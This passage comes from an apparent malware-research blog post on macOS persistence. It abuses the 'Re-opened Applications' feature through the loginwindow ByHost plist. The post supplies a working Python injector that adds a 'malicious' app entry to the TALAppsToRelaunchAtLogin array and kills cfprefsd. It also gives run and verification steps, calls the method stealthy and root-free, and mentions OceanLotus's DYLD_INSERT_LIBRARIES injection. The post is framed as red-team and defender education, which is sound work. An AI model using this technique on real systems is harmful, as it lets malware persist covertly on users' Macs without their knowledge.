ps aux | grep meow

Logout:

Login again, but if we run for checking corectness:

defaults read "$plist_path" TALAppsToRelaunchAtLogin
But why???
The reason our previous attempt failed is that defaults write with the -array-add flag is often unreliable for nested dictionaries in ByHost files. In our last output, defaults read showed only your app - meaning we accidentally wiped out the legitimate entries (Terminal, Finder, etc.). When macOS sees a session plist that is missing core system apps, it often treats it as corrupted and ignores it.

To make this work on my macOS Sonoma VM, I will use Python to properly parse the plist, append our entry to the existing array, and save it back as a binary XML. This is the “clean” way to do it without breaking the structure.
In other words, instead of overwriting the plist, we will:
Convert the binary .plist to a format we can manipulate.
Append our malicious dictionary to the TALAppsToRelaunchAtLogin array (?).
Force the system to reload the preferences.
practical example 3
My script uses the built-in plistlib to ensure the binary format remains intact (inject.py):
# inject.py
# surgical injection into loginwindow ByHost preferences
# author: @cocomelonc

import plistlib
import os
import subprocess
import glob

# find the correct ByHost file
path_pattern = os.path.expanduser("~/Library/Preferences/ByHost/com.apple.loginwindow.*.plist")
files = glob.glob(path_pattern)

if not files:
    print("[-] no loginwindow plist found in ByHost")
    exit(1)

plist_path = files[0]
print(f"[*] targeting: {plist_path}")

# define our malicious entry
# BackgroundState 2 = background process
# Hide 0 = do not hide (though LSBackgroundOnly in Info.plist will handle this)
evil_app = {
    "BackgroundState": 2,
    "BundleID": "com.cocomelonc.meow",
    "Hide": 0,
    "Path": "/Users/Shared/meow.app"
}

try:
    # read the existing plist
    with open(plist_path, 'rb') as f:
        data = plistlib.load(f)

    # ensure the key exists and append our app
    if "TALAppsToRelaunchAtLogin" not in data:
        data["TALAppsToRelaunchAtLogin"] = []

    # check if already injected to avoid duplicates
    if not any(d.get('BundleID') == evil_app['BundleID'] for d in data["TALAppsToRelaunchAtLogin"]):
        data["TALAppsToRelaunchAtLogin"].append(evil_app)
        print("injecting meow.app into session state...")
    else:
        print("meow.app already present. skipping.")

    # 5. write back as binary plist
    with open(plist_path, 'wb') as f:
        plistlib.dump(data, f, fmt=plistlib.FMT_BINARY)

    # 6. clear the preference cache
    subprocess.run(["killall", "cfprefsd"])
    print("injection complete. meow!")

except Exception as e:
    print(f"error: {e}")
demo 3
Build our meow.app and move it to /Users/Shared/, we use the C code and Info.plist from the previous practical attempts.
Then the “active participant” rule: for Sonoma to restore the app, it is safest to have it running first:
open /Users/Shared/meow.app

run the injector:
python3 inject.py

Finally, verify with plutil again. We should see our app AT THE END of the list, keeping others intact:
plutil -p ~/Library/Preferences/ByHost/com.apple.loginwindow.*.plist

Yes! Looks legit!
Now, perform a Log Out and Log In.

why this works now? First of all, we didn’t delete the Finder or Terminal entries. The system sees a valid, familiar session state. Secondly, using plistlib ensures the file is exactly what loginwindow expects (Binary XML version 1.0).
Finally, cache synchronization works! killall cfprefsd is the only way to make sure the OS doesn’t overwrite our file with its internal memory cache when we click “Log Out.”
The Re-opened Applications (TAL) method is a stealthy alternative to standard Login Items. It doesn’t require root privileges and abuses a feature that users expect to see. The trade-off is that the malware must stay alive in the background (while(1)) to ensure it’s included in the session snapshot.
This method was also documented by Patrick Wardle, in his original white paper
There’s currently no direct public report that APT groups or software used the TALAppsToRelaunchAtLogin array for persistence. OceanLotus uses the same com.apple.loginwindow.plist file, but a different key - EnvironmentVariables or LSEnvironment.
How it works? They write DYLD_INSERT_LIBRARIES there. Upon login, the system reads this file, loads their malware into all processes in the session, and they profit. Perhaps in the next posts from this series I will try to reimplement this.
I hope this post is useful for malware R&D and red teaming labs, Apple/Mac researchers, and blue team specialists.
Patrick Wardle. (n.d.). Chapter 0x2: Persistence. Retrieved April 13, 2022.
Patrick Wardle. Methods of Malware Persistence on MacOS X
OceanLotus
macOS hacking part 1
macOS persistence part 1
macOS persistence part 6
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine